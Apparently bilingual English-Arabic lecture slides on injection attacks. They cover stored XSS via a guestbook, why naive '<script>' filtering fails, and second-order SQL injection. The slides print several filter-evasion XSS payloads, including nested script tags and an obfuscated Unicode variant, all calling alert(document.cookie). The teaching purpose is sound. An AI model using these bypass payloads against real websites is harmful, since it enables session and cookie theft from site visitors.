
Sign Guestbook



The page at 172.16.59.128 says:
test


OK

سيقوم كل متصفح يزور الصفحة بتشغيل Javascript



١. إرسال هجوم XSS

1. Send XSS attack



2. Victim exploited just by visiting site

٢. استغلال الضحية بمجرد زيارة الموقع

Injection Attacks


- Main problem: *unsanitized* user input is evaluated by the server or another user's browser

• المشكلة الرئيسية: يتم تقييم إدخال المستخدم غير المعقمة بواسطة الخادم أو متصفح مستخدم آخر

- Main solution: sanitize input to remove "code" from the data

• الحل الرئيسي: تعقيم المدخلات لإزالة "الكود" من البيانات

Don't roll your own
crypto



Don't write your own
sanitization

Sanitizing Is Not Easy

Remove cases of "<script>" "إزالة حالات <script>"

```
<scr<script>ipt>alert(document.cookie)</scr</script>ipt>
```

Recursively Remove cases of "<script>"

بشكل متكرر إزالة حالات "<script>"

```
<body onload="alert(document.cookie)">
```

Recursively Remove cases of "<script>" and JS keywords like "alert"

إزالة حالات الكلمات الرئيسية "<script>" و JS بشكل متكرر مثل "alert"

type of obfuscated JavaScript injection

```
¼script¾a\u006ert(¢XSS¢)¼/script¾
```

يمكن استخدام هذه الرموز في تقنيات التشويش لتجنب الكشف عن طريق التدابير الأمنية.

تميل هذه إلى أن تكون خاصة بالخادم/المتصفح

Sanitizing Is Not Easy

`1/4script3/4a\u006ert(¢XSS¢)1/4/script3/4`


- رموز الكسر هي أيقونات نصية يمكنك نسخها ولصقها مثل النص العادي. يمكن استخدام رموز الكسور هذه في أي تطبيق لسطح المكتب أو الويب أو الهاتف.
- يمكن استخدام كل رموز الكسور النصية Unicode هذه على Facebook وTwitter وSnapchat وInstagram وWhatsApp وTikTok وDiscord وTumblr وجميع منصات الوسائط الاجتماعية الأخرى أيضًا.
- يمكن استخدام هذه الرموز في تقنيات التشويش لتجنب الكشف عن طريق التدابير الأمنية.

“تعقيم الحدود” “Frontier Sanitization”



Sanitize all input immediately
(SQL, XSS, bash, etc.)


ما الترتيب الذي يجب تطبيق إجراءات التعقيم فيه؟
SQL ثم XSS،
أم XSS ثم SQL؟



Second-Order SQL Injection

- يعد حقن SQL من الدرجة الثانية أحد أنواع هجمات حقن SQL حيث يتم تخزين المدخلات الضارة التي يقدمها المستخدم في قاعدة البيانات واستخدامها لاحقًا في استعلام SQL جديد. وإليك كيف يعمل:
- ١. إدخال المستخدم : يقوم المهاجم بإدخال برنامج نصي ضار في نموذج موقع الويب أو أي حقل إدخال آخر. يمكن أن يكون هذا تعليقًا على منشور مدونة، أو رسالة في منتدى، أو أي محتوى آخر ينشئه المستخدم.
- ٢. البرنامج النصي المخزن على الخادم: يقوم موقع الويب بعد ذلك بتخزين المدخلات، بما في ذلك البرنامج النصي الضار، في قاعدة البيانات الخاصة به.
- ٣. البرنامج النصي المستخدم في الاستعلام الجديد: عندما يقوم المستخدم بزيارة جزء آخر من نفس التطبيق، يتم استخدام الإدخال المخزن في استعلام SQL جديد. إذا لم يتم تنظيف الإدخال بشكل صحيح قبل استخدامه في الاستعلام، فقد يؤدي ذلك إلى هجوم حقن SQL.
- باختصار، يحدث الحقن والاستجابة في أجزاء/وظائف منفصلة لنفس التطبيق. وهذا يجعل من الصعب اكتشاف ومنع هجمات حقن SQL من الدرجة الثانية، حيث أن الإدخال الضار قد لا يؤدي على الفور إلى ثغرة أمنية قابلة للاستغلال في حقن SQL.
- للحماية من هجمات حقن SQL من الدرجة الثانية، من الضروري تنظيف مدخلات المستخدم ليس فقط عند تلقيها في البداية، ولكن أيضًا عند استخدامها لاحقًا في استعلامات SQL. يتضمن ذلك المدخلات التي تم استردادها من قاعدة البيانات¹²³.

Second-Order SQL Injection



Sanitizing input once sometimes isn't enough!

Context-Specific Sanitizationالتطهير الخاص بالسياق

